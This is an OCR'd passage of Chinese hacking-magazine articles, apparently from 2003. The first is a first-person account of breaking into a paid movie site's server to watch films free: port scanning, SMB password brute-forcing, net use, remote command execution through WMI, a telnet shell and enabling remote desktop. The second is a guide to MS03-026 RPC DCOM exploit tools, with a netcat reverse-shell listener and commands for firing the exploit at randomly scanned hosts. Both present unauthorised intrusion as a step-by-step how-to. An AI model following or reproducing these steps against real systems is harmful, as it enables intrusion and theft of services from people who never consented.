可我家装的ADSL只是512K，还是较慢。在一些速度快的电影站点还勉强可以，但一些慢的网站就出现画面不连贯和声音不同步的现象。现在，一些快的在线电影网站一般都要收费，对于我这种穷人来说，只能望影兴叹了！经过一番“努力”，终于可免费看速度飞快的Movie啦！下面我就为大家讲解我的“努力”过程。

打开www.google.com搜索电影网站，好家伙！提供电影观看和下载的网站还真多，一时有点眼花了。随便找了一个进去。哇！电影还真全，不过这个站点是收费的。

简单看了一下页面，好象该网站用的是一个免费程序，由于以前我也下载和调试过这个程序，于是马上找到了后台管理页面www.xxxx.com/admin/admin.asp，输入默认用户名和密码，admin提示密码错误。输入www.xxx.com/download.mdb，提示找不到该页面（我是想下载他的数据库看看会员的密码）。看来这个站点的管理员没我想象的那么“白痴”。没办法，只好暴力破解了！可是一看，会员都是用手机注册的（图1）。



图1

这样根本没办法暴力破解，原因有以下几点：

1. 没办法做用户名的字典，因为手机号段实在是太多了，恐怕要做个这样的用户名字典，我的爱机都装不下；

2. 就算你做了字典，破出了密码也没用。因为这样的站，会员一定不是很多，还存在有过期的用户。

所以，我决定不用暴利破解表单的办法。在该站点上继续溜达，发现了一个试看电影区，选了一个电影一看，速度还不错，很顺畅。

该程序的播放是采用页面内嵌播放器的方式，禁止了右键，没办法获得真正的观看URL地址（图2）。



图2

这可难不到我，拿出我的法宝——Project URL Snooper，在《黑客X档案》2003年第一期曾经介绍过该软件，我在这里就不重复说明了。该软件的作用是嗅探流媒体的真实播放地址，图3是我用Project URL Snooper截获到的播放信息。




图3

找到了播放信息可就好办多了，先拿他的主机开刀吧！调出scanner3.0，对主机的1-65535端口进行详细扫描，扫描结果如下：

> 135端口开放 //可以暴力破解administrator密码，还可远程执行命令
> 139端口开放
> 445端口开放 //这两个不用我多说了吧？
> 554端口开放 //是real server的端口

开放端口就这么多。可以看出，该电影站的web和电影不在同一个主机，因为没开放80端口。重点就放在554端口上，前几天我在网上找到了一个关于real server的溢出程序，今天正好拿出来小试一下。如图4。




图4

不成功，看来只好暴力破解administrator的密码了。在这里，我可以选择135端口暴力破解，也可使用139端口暴力破解。由于139端口较快，所以我就选他了，用到的工具是榕哥的作品——SMBCrack.exe。该程序是流光破解速度的N倍，使用方法是：

```
SMBCrack <IP> <Username> <Password file> [Port]
```

我挂上自己做的字典开始破解，如图5。




图5

现在已是凌晨了，反正我的ADSL也是包月，把显示器一关就开始睡觉了，希望能有所收获……

一觉起来一看，哈哈！太兴奋了，原来这个主机的密码很弱智，居然是“movie”。我马上用以下命令进行连接（图6）：

```
net use \\202.xxx.xxx.xxx\ipc$ "movie" /user:"administrator"
```




图6

晕……我反复试了多次都不可以。再扫描发现139端口还是开放，可是就连接不上，用psexec连接也不行。以前我在hacking时也碰到过类似情况，原因至今不明。这一下心情变的很郁闷，放弃这个主机实在有点不舍得，毕竟在这个主机上花费了一夜的时间。忽然，我想起了该主机开放UDP135端口，以前我好像在国内一个

黑客站点上看过一个软件，好像能在135端口执行命令。我马上又去找了找，果然找到了这个软件——Remoxec.exe。作者对它的介绍是："利用Windows管理规范接口（WMI）来连接远程主机，执行指定程序或系统命令，程序使用TCP135端口。有时，我们已有远程主机的管理员权限，但是远程主机没有开放SMB、Termservice、telnet等可以进行远程管理的服务，我们就没有办法了。有了这个小程序，就可解决这个问题了。"




图7

眼前一亮，马上用remoxec.exe执行命令（图7）：

```
net stop telnet
```

返回图8所示的结果。






图8

看到返回信息显示成功，真是太令人兴奋了！马上拿出scanner3.0扫描23端口，信息如图9。


图9


图10

哈哈，终于成功了！多亏了Remoxec.exe，要不然真的不能将hackering进行到底了。不过先别乐，马上telnet 202.xxx.xxx.xxx，果然拿到了shell（由于篇幅原因我就不截图了），然后用tftp上传3389.exe（远程开终端的小工具），执行命令：

```
3389.exe /r
```

远程主机就重新启动了。等他一上线，用远程桌面连接输入用户名、密码，进入了远程桌面（图10）。


本次渗透就这样结束，我达到了当初的目的，可以免费看电影啦！也可把他所有的电影打包下载（不过好像很慢哦）。

回顾这次渗透，其实也没什么技术性，主要给大家讲述的是我的思路，和使用的几个非常实用的工具。本篇的精华是Remoxec.exe，这个软件非常实用。现在一般负责任点的网管都关闭了139或445端口，有了Remoxec.exe，就可在135端口上执行命令了。本次渗透Remoxec.exe起到了决定性的作用。

有些暴力破解软件也可在135端口上破解出administrator（比如榕哥的另外一个作品——WMICracker.exe，破解速度稍微比SMBCrack.exe慢点），由于篇幅原因，在此就不给大家介绍了，请大家自己去查阅相关资料。

（本文中用到的以下软件光盘中有收录：Project URL Snooper、Scanner3.0、SMBCrack.exe、Remoxec.exe、3389.exe）

Zero语：XP似乎是一个牢不可破的神话，除非第3方程序问题，在网上没有见人成功溢出过。就在前段时间，RPC溢出漏洞的到来，彻底打破了XP不能被溢出的神话，这几天，关于RPC漏洞的溢出代码，牛人们就推出了多种不同版本，并且还在进一步完善中，当自己第一次用其中一个版本溢出了一台中文XP的时候，心中确实激动不已。但是回过头来想想，XP的个人用户还是比较多的，所以提醒大家，及时下载最新补丁，刻不容缓。



雪莲蓬 Sagi

Internet让国际国内相互间的交流得到充分发挥，本文就很好的体现了这一点，"RPC接口远程任意代码可执行漏洞"是前些日子刚公布的一个漏洞，接下来短短两三天时间，国内溢出工具就出了4个版本，而且一个比一个完善，感谢那些写溢出代码的牛人们，正是因为牛人们的毫无保留，才让我们有机会尝鲜这个漏洞，不过却也苦了我们这些小编，我们是差不多24小时跟着这些代码在互动，出来一个，就编译一个，然后试验，成功后就写文章。

本篇文章很值得一提是，sagi用其中一个版本溢出了E文版的XP系统；本文不值得一提的是，呆呆虫用其中一个版本溢出了土豆的中文XP，结果是土豆屏幕上显示"关机倒计时"开始。接下来看到土豆灰头土脸的站起来："是谁、是谁……"。

下面简单介绍一下这4个不同版本的特性，它们的用法不尽相同：

第一版本：用固定模式编译代码的版本。
第二版本：用灵活的参数实现针对目标的版本。
第三版本：目前最新的针对XP溢出的版本。
第四版本：能溢出中文XP的版本。

新版本肯定还会继续完善，因为这个漏洞的利用价值很大。特别是能溢出XP，可以说是打破了XP牢不可破的神话。废话少说，大家还是看文章吧！

一、漏洞描述

2003年7月14，微软公布MS Windows 2000 RPC接口远程任意代码可执行漏洞。Remote Procedure Call（RPC）调用是Windows使用的一个协议，提供进程间的交互通信，允许程序在远程机器上运行任意程序！RPC在处理通过TCP/IP进行信息交换的过程中存在漏洞，问题在于不正确处理畸形消息所造成。此漏洞主要影响使用RPC的DCOM接口，监听RPC使用的接口，这个接口处理DCOM对象激活请求。

攻击者如果成功利用此漏洞，可以系统用户权限执行任意代码。要利用这个漏洞，可发送畸形请求给远程服务器监听的特定RPC端口。如135、139、445等任何配置了RPC端口的机器。

受影响系统

- Microsoft Windows NT 4.0
- Microsoft Windows NT 4.0 Terminal Services Edition
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows Server 2003

详细资料大家可到http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en查看。

7月24日，FlashSky在安全焦点公布了测试代码，为了测试该漏洞只好自己动手来编译了。

二、所需工具

3个自编译的溢出工具

RPC →第一版本（因为需要根据不同的IP地址来改写代码，所以光盘提供的是源代码）
w2krpcex →第二版本
rpcdcom →第三版本

3个辅助工具

NC.EXE →在本地监听端口使用；
SuperScancn →扫描工具确定对方开放135端口；
WebDAVScan →扫描工具

三、第一版本RPC.EXE

本工具默认测试端口为135，由于我们只是测试漏洞，所以只需用大面积扫描135端口就行了，也许大家认为这个端口一般没有什么危险，所以开放的主机特别多（图1）。

由于该漏洞在多个操作系统版本中都存在，所以不用费力气去判别相应的操作系统，随便找台开放了135端口的主机来测试吧！在溢出目标以前，我们先用NC来监听本机2300端口（溢出成功后目标主机会反向连接到这个端口），打开一个CMD窗口，使用命令：

```
nc -l -p 2300
```

现在我们就开始溢出吧！RPC的使用格式为：

```
RPC.EXE 目标IP
```




图1

下面再打开一个CMD窗口，然后执行（图2）：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>RPC XXX.XXX.129.90
C:\>
```

溢出完成后，不管是否成功都不会出现提示，除非不能连接到目标时会出现提示："Connect failed.Error:XXX"（XXX为数字，分别代表不同的错误）。

